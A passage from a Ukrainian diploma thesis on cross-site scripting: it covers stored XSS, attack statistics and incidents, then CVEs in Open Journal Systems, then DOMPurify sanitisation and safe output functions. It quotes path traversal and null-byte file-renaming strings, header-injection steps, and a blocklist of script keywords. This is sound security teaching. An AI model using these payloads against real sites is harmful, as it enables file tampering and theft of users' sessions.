Збережені XSS атаки (Stored XSS) – це атаки, під час яких зловмисник вводить в поля форми на сайті зловмисний код/скрипт, який після відправки форми відправляється на зберігання в базу даних. Тобто з моменту заповнення даних, якщо дані не проходять валідацію і фільтрацію, то вони потрапляють на сервер (рис. 1.10). Коли відбудеться запит на отримання цих даних і виведення їх на сайт, то зловмисний код може запуститись, якщо знову ж таки, немає валідації даних, які виводяться з бази даних [4].



Рисунок 1.10 – Загальна схема Stored XSS атаки

Цей вид атаки відрізняється від Відображених XSS атак тим, що впливає на всіх користувачів, а не лише на тих, хто натиснув на посилання із зловмисним кодом.

Наприклад, коли користувач буде переглядати пости у форумі, то зловмисний код запуститься і може викрасти конфіденційні дані цього користувача [4].

Вразливими до цієї атаки є форуми, сайти, в яких в форми коментарів можна заповнювати коментар у вигляді HTML-коду. Якщо HTML код, який заповнив користувач, не перевіряється на наявність зловмисного коду, то кожен користувач, який перейшов на сторінку, яка містить всі коментарі/пости форуму, може бути атакований [6].

Розглянемо приклад. Зловмисник заходить на сайт, який містить форму коментарів (рис. 1.11). Заповнює поле імені та поле коментаря (рис. 1.12). Поле коментаря містить код, який виводить cookie користувача. Після цього, коментар зберігається в базі даних та виводиться на сторінці, разом із іншими коментарями (рис. 1.13). І кожен раз, коли користувач буде заходити на сторінку з усіма коментарями, то буде виконуватись скрипт, який виводить cookie користувача (рис. 1.14). В цій ситуації скрипт лише виводить дані на сторінці, але зловмисник може ускладнити скрипт, щоб усі отримані дані користувача передавались на його сервер. Таким чином зловмисник може викрасти облікові дані всіх користувачів, і надалі використати їх у своїх цілях.



Рисунок 1.11 – Форма коментарів



Рисунок 1.12 – Заповнена форма коментарів



Рисунок 1.13 – Всі коментарі

Рисунок 1.14 – Виведення cookie користувача

1.3. Статистика XSS атак

XSS вразливості входять до топ 10 критичних вразливостей безпеки, які впливають на розвиток бізнесу. У 2015 році більше 50% усіх вразливостей вебдодатків були пов’язані із XSS. Відповідно до звіту CWE (Common Weakness Enumeration), в 2020 році XSS очолювала список найбільш небезпечних вразливостей програмного забезпечення. Середня вартість XSS-атаки становить 1,8 мільйона доларів [15].

Відповідно до досліджень, найбільш популярними напрямками для хакерів, для реалізації XSS атаки є такі сфери:

- розваги (онлайн-відеоігри);
- фінанси;
- IT;
- уряд;
- транспорт.

Однією із популярних атак була атака на онлайн-відеогру Fortnite, де хакери змогли отримати доступ до даних 200 мільйонів користувачів, за допомогою неактивної сторінки [15].

Більшість атак, які спрямовані на фінансову сферу, здійснюються на API(Application Programming Interface). Наприклад, API платіжної системи [15].

Найгіршим є те, що існують програми/плагіни, які допомагають зловмисникам просканувати вебдодатки та знайти вразливість XSS. До таких програм відносяться XSSMap, XSS-Radar, XSSer, XSSniper, XSStrike та інші [15].

Найбільш популярною платформою для здійснення XSS атак є WordPress, оскільки це найпопулярніша система управління контентом, і найпростіша для користувачів. Проте ця платформа містить близько 98% вразливостей саме в плагінах, які розробники зазвичай використовують для полегшення розробки сайту [16].

Розглянемо випадки XSS атак.

Хробак XSS (вірус міжсайтового сценарію) заразив більше 1 млн. профілів користувачів MySpace лише за 1 день. Хробак поширювався експоненціально. У 2018 році компанія British Airways піддалась XSS атаці від хакерської групи Megacart. Використовуючи сайт, хакери намагались викрасти конфіденційні дані клієнтів. У 2008 році під час виборчої компанії Барака Обами, хакер знайшов XSS вразливість на сайті даного політика. І використавши цю вразливість, зробив так, щоб всі, хто заходив на вебсайт, перенаправлялись на сторінку Гілларі Клінтон. Проте, команда політика, за декілька годин ліквідувала цю вразливість, яка містилась в одній із форм на сайті [17].

У 2011 році ЦРУ(Центральне розвідувальне управління США) зазнало XSS атаки на їх вебсайт. Дану атаку здійснив індійський хакер, який проник на вебсайт і пошкодив його. У 2020 році атаки зазнав Amazon Alexa, через неправильні конфігурації CORS. Коли зловмисник використав дану вразливість, він отримав доступ до CSRF-токенів, які дозволили йому використати ці токени в якості акаунтів користувачів, і діяти від їх імені в системі [17].

У 2019 році система охорони здоров’я Північної Кароліни виявила витік даних клієнтів через атаку XSS. Білі хакери виявили вразливості XSS у багатьох інтернет-компаніях, таких як Google, Amazon, проте компанії уже виправили їх. Також, Tesla мала вразливість Stored XSS. Її виявив білий хакер, за що отримав винагороду в 10 тисяч доларів. Він використав інструмент XSS Hunter, що доказує, що якщо хакери використають схожі інструменти, то можуть швидко знайти вразливості у потрібних вебдодатках та використати їх у своїх цілях [17].

1.4. Опис вразливостей в OJS до версії 3.3.8

OJS (Open Journal System) – це електронна система для публікацій та керування науковими журналами. OJS (рис. 1.15) охоплює всі процеси управління публікаціями, такі як редагування, рецензування, публікація, індексація журналів та публікацій, та інше [18].



Рисунок 1.15 – Приклад OJS (https://www.jdsr.io/)

Одна OJS може підтримувати одночасно декілька наукових журналів. Для кожного журналу створюється свій сайт та оформлення, відповідно до тематики. Також для редакторів, адміністраторів надаються окремі права для доступу (рис. 1.16) [18].

Більш як 30000 журналів у 150 країнах використовують Open Journal System, публікації створюються більше 60-ма мовами. Це робить OJS найпоширенішим програмним забезпеченням для керування та публікацій наукових статтей у світі [19].

Першим етапом для створення публікації є етап заповнення заголовка статті, ключових слів та анотації. Після цього, автор завантажує файли публікації, її переклад. Наступним етапом редактори перевіряють публікацію, встановлюють

статус (рис. 1.17), наприклад, «на редагуванні», «опубліковано», «прийнято», «на перевірці», та інші. Редактори можуть фільтрувати всі публікації по певним параметрам. Після перевірки публікації, до неї додаються певні параметри, щоб публікація індексувалась в Google Scholar, DataCite та в інших сервісах. Завантажувати публікації можна у форматі PDF та HTML. Також для кожної публікації створюється статистика переглядів та завантажень.



Рисунок 1.16 – Розподілення ролей для авторів, редакторів та інших



Рисунок 1.17 – Статуси публікацій

Система OJS містить чимало вразливостей, які виявила дослідницька лабораторія High-Tech Bridge SA [20, 21, 22]:

1. CVE-2012-1467 - Маніпуляції з довільними файлами. Вразливими є версії до 2.3.6.

1.1 Довільне видалення файлу.

Вхідні дані, які передавались в параметр param у файлі «/lib/pkp/lib/tinymce/jscripts/tiny_mce/plugins/ibrowser/scripts/rfiles.php не проходили належну валідацію перед передачею його у функцію unlink(). Цю вразливість можна використати для видалення довільних файлів за допомогою послідовності, яка дозволяє обійти каталог (|/../../../../../../../../../../../../../../../../../../../temp/file).

1.2 Довільне перейменування файлів

Вхідні дані, які передавались в параметр param в файл, описаний вище, не проходили належну валідацію перед передачею його у функцію rename(). Цю вразливість можна використати для перейменування файлів та для зміни їх розширення, наприклад з pdf на php, за допомогою техніки нульового байту (|file.pdf|file.php%00.pdf).

2. CVE-2012-1468 - Довільне завантаження файлів. Вразливими є версії до 2.3.6.

Розширення типів файлів не перевіряються, коли автор завантажує файли публікації. Автор може завантажити файли з розширенням .exe, .php, .html. Використати дану вразливість може лише зареєстрований користувач з правами автора. При реєстрації користувач може по замовченню присвоїти собі роль автора, тобто будь-хто може використати дану вразливість.

3. CVE-2012-1469 – Декілька XSS вразливостей. Вразливими є версії до 2.3.6.

3.1 Вхідні дані, які передаються у файл /lib/pkp/lib/tinymce/jscripts/tiny_mce/plugins/ibrowser/ibrowser.php не скидаються (очищаються) перед поверненням відповіді користувачу. Це можна використати для виконання будь-якого коду HTML і зловмисного коду в сеансі браузеру користувача.

3.2 Вхідні дані, які передаються в параметр URL в файл index.php не скидаються (очищаються) перед збереженням в базі даних, тому відправлені дані зберігаються в базі і це призводить до Stored XSS атаки.

3.3 Функція stripUnsafeHtml() у файлі /lib/pkp/classes/core/String.inc.php, яка повинна очищати дані користувачів після їх відправки, не виконує очищення належним чином. Через це, введені дані користувачів зберігаються, що призводить до багатьох Stored XSS атак у всіх скриптах, де викликається функція stripUnsafeHtml()

4. CVE-2022-24181. Вразливими є версії 2.4.8 to 3.3.8

Вразливість XSS, яка полягає в тому, що зловмисники можуть впровадити зловмисний код у заголовок X-Forwarded-Host. Щоб реалізувати цю атаку, потрібно за допомогою утиліти Burp перехопити http запит завантаження сайту. Потім після назви хосту вставити потрібний код (корисне навантаження) та передати цю відповідь в браузер. І при відкритті сторінки сайту появиться вікно із отриманими даними cookie чи іншими даними, які були прописані в корисному навантаженні.

5. CVE-2018-16388. Вразливими є версії 3.0-3.3.5.

Через файл /plupload/examples/upload.php неавторизовані користувачі та зловмисники могли завантажувати довільні файли .php із зображеннями jpeg/image. Щоб позбутись від цієї вразливості, варто видалити цей файл із системи.

База даних експлойтів містить 6 експлойтів (рис. 1.18) для вразливостей OJS [23]

2022-04-19	PKP Open Journals System 3.3 - Cross-Site Scripting (XSS)	WebApps	PHP	Hemant Kashyap
2012-03-21	Open Journal Systems (OJS) 2.3.6 - 'rfiles.php' Traversal Arbitrary File Manipulation	WebApps	PHP	High-Tech Bridge
2012-03-21	Open Journal Systems (OJS) 2.3.6 - Multiple Script Arbitrary File Upload	WebApps	PHP	High-Tech Bridge
2012-03-21	Open Journal Systems (OJS) 2.3.6 - '/lib/pkp/classes/core/String.inc.php? String::stripUnsafeHtml()' Method Cross-Site Scripting	WebApps	PHP	High-Tech Bridge
2012-03-21	Open Journal Systems (OJS) 2.3.6 - 'index.php?authors[][url]' Cross-Site Scripting	WebApps	PHP	High-Tech Bridge
2011-12-23	Open Conference/Journal/Harvester Systems 2.3.x - Multiple Remote Code Execution Vulnerabilities	WebApps	PHP	mr_me

Рисунок 1.18 – Наявні експлойти для OJS

Висновки за розділом 1

В першому розділі дипломної роботи проведено глибокий аналіз проблематики захисту від атак типу Cross-Site Scripting (XSS). Визначено актуальність обраної теми дослідження в контексті сучасних викликів та загроз в галузі інформаційної безпеки.

Ретельно розглянуті та систематизовані основні аспекти XSS атак, включаючи їх класифікацію, варіації та методи реалізації.

Досліджено актуальні напрямки атак на основі Document Object Model (DOM), відображені та збережені атаки. Проаналізована статистика XSS атак, що дозволяє виявити тенденції та особливості цього типу кіберзагроз.

Окремо висвітлено вразливість XSS у системі управління контентом Open Journal Systems (OJS) до версії 3.3.8, включаючи детальний опис вразливості та її можливі наслідки. Всі ці аспекти утверджують актуальність та важливість подальшого дослідження та розробки заходів захисту від XSS атак в інформаційних системах. Використана у цьому розділі інформація стане основою для подальших етапів дослідження та розробки пропозицій щодо покращення безпеки вебдодатків.

РОЗДІЛ 2
АНАЛІЗ МОДЕЛЕЙ ЗАХИСТУ ВІД XSS АТАК

2.1 Валідація та санітизація вхідних та вихідних даних

Зловмисники здійснюють XSS атаки зазвичай, коли вставляють шкідливий код в поля вводу в форми на вебсайтах, і цей код не перевіряється і виводиться на цій же сторінці, або зберігається на сервері чи в базі даних. Для того, щоб захистити сайт від цих дій, потрібно перевіряти кожне значення вхідних даних, які вводять користувачі. Наприклад, коли є поле вводу електронної пошти, то потрібно перевірити, що введенні дані реально містять лише електронну пошту, а не код JavaScript чи PHP [24].

При перевірці введених даних варто перевіряти код на наявність небезпечного коду, наприклад, “script”, “alert”, “onclick”, “onerror”, “onfocus”. Тобто це ті частини коду, які можуть запустити виконання певного скрипта, який вигідний для зловмисника. Зазвичай, при виявленні таких частин коду, варто видаляти їх із вмісту вхідних даних. Цей процес називається санітизація [24].

Санітизація, як правило, виконується на основі списку із дозволених елементів та атрибутів коду, а також на основі списку із забороненими значеннями. Оскільки, технології швидко змінюються, браузери оновлюються, то постійно з’являються нові вектори атак, і неможливо одразу їх всі передбачити і опрацювати через код. Тому, для виконання цього етапу захисту від XSS атак, варто використовувати інструмент DOMPurify, який полегшить обробку HTML коду. В якості параметру для цього інструменту передаються дані, які користувач вставив у поле форми на сторінці вебсайту. Після цього DOMPurify обробляє ці дані, видаляє всі небезпечні фрагменти коду HTML. Це відбувається дуже швидко, тому використання цього інструменту не спричинить затримку в обробці даних користувача [24].

Для використання DOMPurify потрібно підключити бібліотеку на вебсайт, за допомогою тегу script (рис.2.1). І в потрібному місці в коді викликати функцію

DOMPurify.sanitize() і передати в неї вхідні дані, які потрібно перевірити, наприклад, ці дані будуть міститись в змінній dirty (рис. 2.2) [25].

```
<script type="text/javascript" src="src/purify.js"></script>
```

Рисунок 2.1 – Підключення інструменту DOMPurify

```
const clean = DOMPurify.sanitize(dirty);
```

Рисунок 2.2 – Передача вхідних даних в функцію sanitize

Після санітизації ми отримуємо безпечні дані, які можна вивести на сторінку за допомогою JavaScript функції. Приклад роботи даного інструменту представлено на рис. 2.3, можна побачити, що було видалено функцію onclick разом із даними, які при кліку на заголовок могли вивести дані cookie користувача.



Рисунок 2.3 – Приклад роботи DOMPurify

Якщо не використовувати інструменти, а перевіряти дані за певним встановленим списком небезпечних функцій та атрибутів, то можливо упустити деякі фрагменти коду, які спеціально видозмінив зловмисник. Наприклад, вхідні дані - XSS, а функція, яка обробляє ці дані, в списку небезпечних функцій містить слово «javascript». Відповідно, коли буде пошук в вхідних даних слова «javascript», то це слово не буде видалено, оскільки воно не повністю відповідає слову, яке знаходиться в списку небезпечних функцій. В результаті, ці дані можуть бути виведені на сайт, і при кліку на слово XSS виконається функція alert(), оскільки браузер бачить слово jAvAscRipt як javascript, не залежно від регістру літер (рис. 2.4 – 2.5) [26].



Рисунок 2.4 – Виведення вхідних даних на екран



Рисунок 2.5 – Виконання alert при кліку на XSS

Небезпечно виводити неперевірені та невідфільтровані дані через функції, які виводять дані без певної обробки, тобто якщо код буде містити звичайні теги, текстові елементи та скрипти, то все виведеться у форматі HTML, а не в текстовому форматі. Тобто це може бути небезпечно. На рис. 2.6 наведено приклад безпечних та небезпечних функцій виведення даних для різних мов програмування та технологій [24].

Мова програмування/ Фреймворк	Небезпечно	Безпечно
Angular	bypassSecurityTrustHtml() або trustAsHtml() або ElementRef	інші захищені за замовчуванням (включаючи innerHTML)
JavaScript	innerHTML	innerText
JQuery	html()	text()
JSP	${variable}	<c:out value="${variable}"> або ${fn:escapeXml(variable)}
React	dangerouslySetInnerHTML або findDOMNode або createRef	інші захищені за замовчуванням

Рисунок 2.6 – Безпечні та небезпечні функції

